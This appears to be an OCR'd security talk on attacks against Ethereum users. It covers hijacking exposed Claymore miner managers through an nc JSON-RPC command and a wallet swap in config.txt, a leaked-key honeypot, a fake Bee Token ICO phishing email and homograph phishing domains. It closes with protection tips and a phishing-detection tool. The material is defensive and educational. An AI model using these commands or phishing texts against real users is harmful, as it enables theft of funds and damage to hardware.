


Name	IP : Port	Running Time	Ethereum Stats	Decred Stats	GPU Temperature	Pool	Version
[redacted]	[redacted]	00:23 (0)	112.062 MH/s, 41/0/0 (0....	3361.878 MH/s, 215/5 (2...	(67C:83%) (69C:83%) (73C:83%) (70C:83	eth-us-east1.nanopool.org:9999 (0...	10.0...

Total Ethereum Hashrate: 112.062 MH/s, 41/0 (0.00%)
Total Decred Hashrate: 3361.878 MH/s, 215/5 (2.33%)
Total Online Miners: 1
Total Working GPUs: 6

Manager running time: 00:02

```
Seyfullahs-iMac:~ seyfullahkilic$ echo -e '{"id":0,"jsonrpc":"2.0","method":"miner_restart"}\n' | nc [redacted] && printf "\n"
{"id": 0, "result": true, "error": null}
Seyfullahs-iMac:~ seyfullahkilic$ 
```



Claymore's Ethereum Dual Miner Manager - 3.4

Name	IP : Port	Running Time	Ethereum Stats	Decred Stats	GPU Temperature	Pool
[redacted]	[redacted]	00:24 (0)	116.144 MH/s, 43/0/0 (0....	3484.336 MH/s, 224/5 (2...	(67C:83%) (69C:83%) (73C:83%) (70C:83...	eth-us-east1.nanop

Edit File

```
# WARNING! Remove "#" characters to enable lines, with "#" they are disabled and will be ignored by miner! Check README for details.
# WARNING! Miner loads options from this file only if there are not any options in the command line!

-epool eth-us2.dwarfpool.com:8008
-ewal 0x1[redacted]
#-epsw x
#-dpool stratum+tcp://yiimp.ccminer.org:4252
#-dwal [redacted]
#-dpsw x
#-esm 1
#-mode 0
#-tt 70
#-asm 0
```


Pool's Ethereum wallet address

Total Decred Hashrate: 3484.336 MH/s, 224/5 (2.23%)

Total Working GPUs: 6

Manager running time: 00:02

What more can be done?



You can improve search techniques with OSINT for gathering **massive data**

You can even **damage all GPUs** by controlling the fans after editing the config.txt


Protection Methods

Setup a **firewall** in front of Mining Rig

Change **root** password

Close write **permission**

3. Next Generation Phishing Attacks



Etherscan
The Ethereum Block Explorer
LOGIN
Search by Address / Txhash / Block / Token / Ens
GO
HOME
BLOCKCHAIN
TOKENS
CHARTS
MISC

Address 0xB7605ddc0327406A7aC225B9dE87865E22aC5927

Home / Normal Accounts / Address

Sponsored Link: **Opporty** - B2B protocol&platform. Working MVP. 5000 verified providers. US company. **Presale Live! 25% Bonus.**

Overview	
ETH Balance:	0 Ether
ETH USD Value:	$0
No Of Transactions:	5279 txns

Misc	
Address Watch	Add To Watch List
Token Balances	View ($4,782.16)

More Options
4
Transactions
Token Transfers
Comments

Make sure to use the "downvote" button for any spammy posts, and the "upvote" for interesting conversations.

~ $4,782 Tokens

artofprivacy · 4 months ago

key: 049bb603adbd99a8a00aeef83d2ceacc3f2958cd927f7295188ae43cbeb09df9

2 · Reply · Share ›

Harry Mod · 5 months ago


To the owner of this address - please move everything, your private key has been leaked.

Reply · Share ›

Caps → Harry · 4 months ago

Harry, this guy is running a honeypot operation. He doesn't care. You are helping the bad guys. You did it to me also.

Reply · Share ›



The Bee Token ICO is now open!!

Bee Token ICO <ico.beetoken.421837378324190333.crowd.ico@fortumo.c

2:27 AM (7 hours ago)

ICO CROWDSALE IS NOW OPEN!

After much waiting, The Bee Token is proud to announce that our crowdsale is **NOW OPEN!** You used this address to register to our newsletter so we thought we'd give you some instructions on how to participate.

Firstly, we have modified your contribution maximum limit to be **104.43 ETH** so please don't send more than this or you won't be compensated. If you are receiving this email then you are permitted to join the ICO but your contributio n limit is only guaranteed for 24 hours so don't miss out!


Secondly, to celebrate our **NEW** partnership with Microsoft thought we'd give you a **100% BONUS** on all tokens sent within the next 6 hours. We guarantee that The Bee Token will double in value within 2 months or we'll give you your Ethereum back!

Our Ethereum ICO address is:

0xdf1ec2E44a8B1774B068eCfc5EF1c937A86bAf3E

The ICO sale will close upon reaching our hard cap of 5,000 Ethereum so act fast before we run out of room!

Kindest regards,
The BeeToken Team



Homograph Phishing Attack

MyEtherWallet.com - Mozilla Firefox

MyEtherWallet.com

https://myetherwalleṭ.com

MyEtherWallet 3.10.4.3

English ▾ | Gas Price: 21 Gwei ▾ | Network: ETH (MyEtherWallet) ▾

Create New Wallet

Enter a password

Do NOT forget to save this!


Create New Wallet

This password *encrypts* your private key. This does not act as a seed to generate your keys. **You will need this password + your private key to unlock your wallet.**


How to Create a Wallet · **Getting Started**

Already have a wallet somewhere?

- **Ledger / TREZOR / Digital Bitbox**: Use your hardware wallet. Your device *is* your wallet.
- **MetaMask** Connect via your MetaMask Extension. So easy! Keys stay in MetaMask, not on a phishing site! Try it today.
- **Jaxx / imToken** Use your Mnemonic Phrase to access your account.
- **Mist / Geth / Parity:** Use your Keystore File (UTC / JSON) to access



https://www.biṇaṇce.com



Utility for detecting phishing domains targeting Ethereum users

2,088 commits | 1 branch | 0 releases | 42 contributors

409H Merge pull request #1281 from MetaMask/409H-patch-1 … Latest commit 4dddcaa 6 hours ago

.circleci	ci - attempt to fix CI test output	7 months ago
src	aditus.net	6 hours ago
test	remove EAL list loading	6 months ago
.gitignore	init commit	8 months ago
README.md	Merge branch 'master' of github.com:MetaMask/eth-phishing-detect	8 months ago
package.json	chore(package): update csv-parse to version 2.0.0	5 months ago

README.md

eth-phishing-detect

Utility for detecting phishing domains targeting Ethereum users.

basic usage

